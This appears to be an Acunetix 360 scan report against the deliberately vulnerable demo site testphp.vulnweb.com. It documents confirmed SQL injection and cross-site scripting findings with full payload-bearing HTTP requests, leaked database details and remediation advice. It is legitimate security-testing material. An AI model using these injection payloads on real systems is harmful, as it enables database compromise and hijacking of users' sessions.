<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMLOutsideIsLocked
=false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>user info</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">gue
...

```

2.4. http://testphp.vulnweb.com/userinfo.php

CONFIRMED

Method		Parameter	Value
POST		uname	-1' OR 1=1 OR 'ns'='ns
POST		pass	Inv1@cti

Proof of Exploit

Identified Database Version (cached)

```
5.1.73-0ubuntu0.10.04.1
```

Identified Database User (cached)

```
acuart@localhost
```

Identified Database Name (cached)

```
acuart
```

Request

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 56
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

uname=-1%27+OR+1%3d1+OR+%27ns%27%3d%27ns&pass=Inv1%40cti

Response

Response Time (ms) : 7022.644 Total Bytes Received : 218 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie: login=test%2Ftest
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:56:17 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php" codeOutsideHTMIsLocked
=false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>user info</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">gue
...

```

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

External References

- [OWASP SQL injection](#)
- [SQL Injection Cheat Sheet](#)
- [SQL Injection Vulnerability](#)

Remedy References

- [SQL injection Prevention Cheat Sheet](#)
- [A guide to preventing SQL injection](#)



CLASSIFICATION

PCI DSS v3.2	6.5.1
OWASP 2013	A1
OWASP 2017	A1
CWE	89
CAPEC	66
WASC	19
HIPAA	164.306(A), 164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

3. SQL Injection

CRITICAL



3

CONFIRMED



3

Acunetix 360 identified an SQL Injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Acunetix 360 **confirmed** the vulnerability by executing a test SQL query on the backend database.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

3.1. `http://testphp.vulnweb.com/listproducts.php?artist=1%20procedure%20analyse(extractvalue(rand())%2cconcat(0x3a%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97))))%2c1)--%201`

CONFIRMED

Method	Parameter	Value
GET 	artist	<code>1 procedure analyse(extractvalue(rand()),concat(0x3a,CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52),CHAR(...</code>

Proof of Exploit

Identified Database Version

5.1.73-0ubuntu0.10.04.1

Identified Database Name

acuart

Identified Database User

acuart@localhost

Request

```
GET /listproducts.php?artist=1%20procedure%20analyse(extractvalue(rand())%2cconcat(0x3a%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97))))%2c1)--%201 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 212.1806 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
ogout test</a> </td>
</tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
    Error: XPATH syntax error: ':_!@4dilemma'
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">

...
```

3.2. `http://testphp.vulnweb.com/listproducts.php?cat=-1%20or%201%3d1%20and%20(SELECT%201%20and%20ROW(1%2c1)%3e(SELECT%20COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x%20FROM%20INFORMATION_SCHEMA.COLLATIONS%20GROUP%20BY%20x)a)`

CONFIRMED

Method	Parameter	Value
--------	-----------	-------

GET	cat	-1 or 1=1 and (SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52),CHA...
-----	-----	---



Proof of Exploit

Identified Database Version

5.1.73-0ubuntu0.10.04.1

Identified Database Name

acuart

Identified Database User

acuart@localhost

Request

GET /listproducts.php?cat=-1%20or%201%3d1%20and%20(SELECT%201%20and%20ROW(1%2c1)%3e(SELECT%20COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x%20FROM%20INFORMATION_SCHEMA.COLLATIONS%20GROUP%20BY%20x)a) HTTP/1.1

Host: testphp.vulnweb.com

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Cache-Control: no-cache

Referer: http://testphp.vulnweb.com/categories.php

User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36

X-Scanner: Acunetix 360

Response

Response Time (ms) : 207.8059 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_query(): Unable to save result set in /hj/var/www/listproducts.php on line 61
Error: Duplicate entry ' _!@4dilemma:1' for key 'group_key'
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content --
...
```

3.3. <http://testphp.vulnweb.com/secured/newuser.php>

CONFIRMED

Method	Parameter	Value
--------	-----------	-------

POST	username	
------	----------	--



POST	ucc	
------	-----	--



POST	uphone	
------	--------	--



POST	upass2	
------	--------	--



POST	uemail	
------	--------	--



POST	upass	
------	-------	--



Method	Parameter	Value
POST 	<code>uaddress</code>	
POST 	<code>signup</code>	signup
POST 	<code>uuname</code>	<code>-1' and 6=3 or 1=1+(SELECT 1 and ROW(1,1)>(SELECT COUNT(*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...</code>

Proof of Exploit

Identified Database Version

5.1.73-0ubuntu0.10.04.1

Identified Database Name

acuart

Identified Database User

acuart@localhost

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 362
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

```
uname=&ucc=&uphone=&upass2=&uemail=&upass=&uaddress=&signup=signup&uname=-1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27
```

Response

Response Time (ms) : 191.8637 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:05:39 GMT
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
```

```
<html>
```

```
<head>
```

```
<title>add new user</title>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
```

```
<link href="style.css" rel="stylesheet" type="text/css">
```

```
</head>
```

```
<body>
```

```
<div id="masthead">
```

```
  <h1 id="siteName">ACUNETIX ART</h1>
```

```
</div>
```

```
<div id="content">
```

```
  Unable to access user database: Duplicate entry '_!@4dilemma:1' for key 'group_key'
```

Actions to Take

1. See the remedy for solution.

2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- [OWASP SQL injection](#)
- [SQL Injection Cheat Sheet](#)
- [SQL Injection Vulnerability](#)

Remedy References

- [SQL injection Prevention Cheat Sheet](#)
- [A guide to preventing SQL injection](#)



CLASSIFICATION

PCI DSS v3.2	6.5.1
OWASP 2013	A1
OWASP 2017	A1
CWE	89
CAPEC	66
WASC	19
HIPAA	164.306(A), 164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)

CVSS 3.0 SCORE

Environmental	10 (Critical)
---------------	---------------

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
--

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
--

4. Cross-site Scripting

HIGH



15

CONFIRMED



15

Acunetix 360 detected Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript*, *VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

4.1. http://testphp.vulnweb.com/comment.php

CONFIRMED

Method		Parameter	Value
POST		Submit	Submit
POST		comment	
POST		name	</title><scRipt>netsparker(0x00A899)</scRipt>
POST		phpaction	echo \$_POST[comment];

Request

```
POST /comment.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 129
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/comment.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Submit=Submit&comment=&name=%3c%2ftitle%3e%3cscript%3enetsparker(0x00A899)%3c%2fscript%3e&phpaction=echo+%24_POST%5bcomment%5d%3b
```

Response

Response Time (ms) : 195.8513 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:11:12 GMT

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>
</title><script>netsparker(0x00A899)</script> commented</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
body {
    margin-left: 0px;
    margin-top: 0px;
    margin-right: 0px;
    margin-bottom: 0px;
}
-->
</style>
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<p class='story'></title><script>netsparker(0x00A899)</script>, thank you for your comment.</p><p class='story'><i></p></i></body>
</html>
```

4.2. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method		Parameter	Value
POST		name	<script>netsparker(0x00749F)</script>
POST		submit	add message
POST		text	

Request

POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 77
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

name=%3cscRipt%3enetSparker(0x00749F)%3c%2fscRipt%3e&submit=add+message&text=

Response

Response Time (ms) : 203.1837 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

...

v class="story">

 <table width="100%" cellpadding="4" cellspacing="1"><tr><td colspan="2"><h2>Our guestbook</h2></td></tr><tr><td align="left" valign="middle" style="background-color:#F5F5F5"><scRipt>ne
tsParker(0x00749F)</scRipt></td><td align="right" style="background-color:#F5F5F5">07.10.19
70, 7:52 pm</td></tr><tr><td colspan="2"> </td></tr></table>
> </div>

 <div class="st

...

4.3. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method		Parameter	Value
POST		name	anonymous user
POST		submit	add message
POST		text	<scRipt>netsparker(0x0075B9)</scRipt>

Request

POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 91
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

name=anonymous+user&submit=add+message&text=%3cscRipt%3enetsparker(0x0075B9)%3c%2fscRipt%3e

Response

Response Time (ms) : 203.2865 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

...
ground-color:#F5F5F5">anonymous user</td><td align="right" style="background-color:#F5F5F5">07.10.1970, 7:53 pm</td></tr><tr><td colspan="2"> <scRipt>netsparker(0x0075B9)</scRipt></td></tr></table> </div>
 <div class="story">
 <form action="" method="post" name="faddentry">
 <input type="hidden" name="name" value="anonymous user">
 <textarea name="text" rows="5" wrap
...

4.4. http://testphp.vulnweb.com/hpp/?pp=x%22%20onmouseover%3dnetsparker(0x00906E)%20x%3d%22
CONFIRMED

Method	Parameter	Value
GET 	pp	x" onmouseover=netsparker(0x00906E) x="

Request

```
GET /hpp/?pp=x%22%20onmouseover%3Dnetsparker(0x00906E)%20x%3d%22 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 187.9098 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:01:26 GMT
```

<title>HTTP Parameter Pollution Example**</title>**

```
<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=x%22+onmouseover%3Dnetsparker%280x00906E%29+x%3d%22">link1</a><br/><a
href="params.php?p=valid&pp=x" onmouseover=netsparker(0x00906E) x="">link2</a><br/><form action="par
ams.php?p=valid&pp=x" onmouseover=netsparker(0x00906E) x=""><input type=submit name=aaaa/></form><b
r/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-pollution.html'>Original
article</a>
```

4.5. [http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker\(0x00A628\)%3c%2fscRipt%3e&pp=12](http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker(0x00A628)%3c%2fscRipt%3e&pp=12)

CONFIRMED

Method	Parameter	Value
--------	-----------	-------

GET



aaaa%2f

Method		Parameter	Value
GET		pp	12
GET		p	<scRipt>netsparker(0x00A628)</scRipt>

Request

```
GET /hpp/params.php?aaaa%2f=&p=%3cscRipt%3enetsparker(0x00A628)%3c%2fscRipt%3e&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 215.1729 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:08:50 GMT
```

```
<scRipt>netsparker(0x00A628)</scRipt>12
```

4.6. [http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker\(0x00A626\)%3c%2fscRipt%3e](http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker(0x00A626)%3c%2fscRipt%3e)

CONFIRMED

Method		Parameter	Value
GET		aaaa%2f	

Method		Parameter	Value
GET		pp	<scRipt>netsparker(0x00A626)</scRipt>
GET		p	valid

Request

```
GET /hpp/params.php?aaaa%2f=&p=valid&pp=%3cscRipt%3enetsparker(0x00A626)%3c%2fscRipt%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 192.2338 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 19:08:48 GMT

valid<scRipt>netsparker(0x00A626)</scRipt>
```

4.7. [http://testphp.vulnweb.com/listproducts.php?artist=%3cscRipt%3enetsparker\(0x0095BA\)%3c%2fscRipt%3e](http://testphp.vulnweb.com/listproducts.php?artist=%3cscRipt%3enetsparker(0x0095BA)%3c%2fscRipt%3e)

CONFIRMED

Method		Parameter	Value
GET		artist	<scRipt>netsparker(0x0095BA)</scRipt>

Request

GET /listproducts.php?artist=%3cscRipt%3enetSparker(0x0095BA)%3c%2fscRipt%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Response

Response Time (ms) : 210.1989 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
BeginEditable name="content_rgn" -->
<div id="content">
    Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '=<scRipt>netsparker(0x0095BA)</scRipt>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listpr
oducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="
...
```

4.8. http://testphp.vulnweb.com/listproducts.php?cat=%3cscRipt%3enetSparker(0x007217)%3c%2fscRipt%3e

CONFIRMED

Method	Parameter	Value
GET 	cat	<scRipt>netsparker(0x007217)</scRipt>

Request

```
GET /listproducts.php?cat=%3cscRipt%3enetsparker(0x007217)%3c%2fscRipt%3e HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 196.2967 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
BeginEditable name="content_rgn" -->
<div id="content">
    Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '='<scRipt>netsparker(0x007217)</scRipt>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listpr
oducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="
...
```

4.9. http://testphp.vulnweb.com/search.php?test=query

CONFIRMED

Method		Parameter	Value
POST		searchFor	<scRipt>netsparker(0x006C9A)</scRipt>
POST		goButton	go
POST		test	query

Request

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 69
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

```
searchFor=%3cscript%3enetsparker(0x006C9A)%3c%2fscript%3e&goButton=go
```

Response

Response Time (ms) : 195.9814 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
...
="right">
        </td>
    </tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
    <h2 id='pageName'>searched for: <script>netsparker(0x006C9A)</script></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
    <div id="search">
        <form action="search.php?test=query" method="post">
            <label>search art</label>
            <i
...

```

4.10. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method		Parameter	Value
Method		Parameter	Value
POST		uname	'"--></style></scRipt><scRipt>netsparker(0x009992)</scRipt>
POST		ucc	4916613944329494
POST		uphone	3
POST		upass2	Inv1@cti
POST		uemail	invicti@example.com
POST		upass	Inv1@cti
POST		uaddress	3
POST		signup	signup
POST		uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 198
Content-Type: application/x-www-form-urlencoded
Cookie: login=test%2Ftest
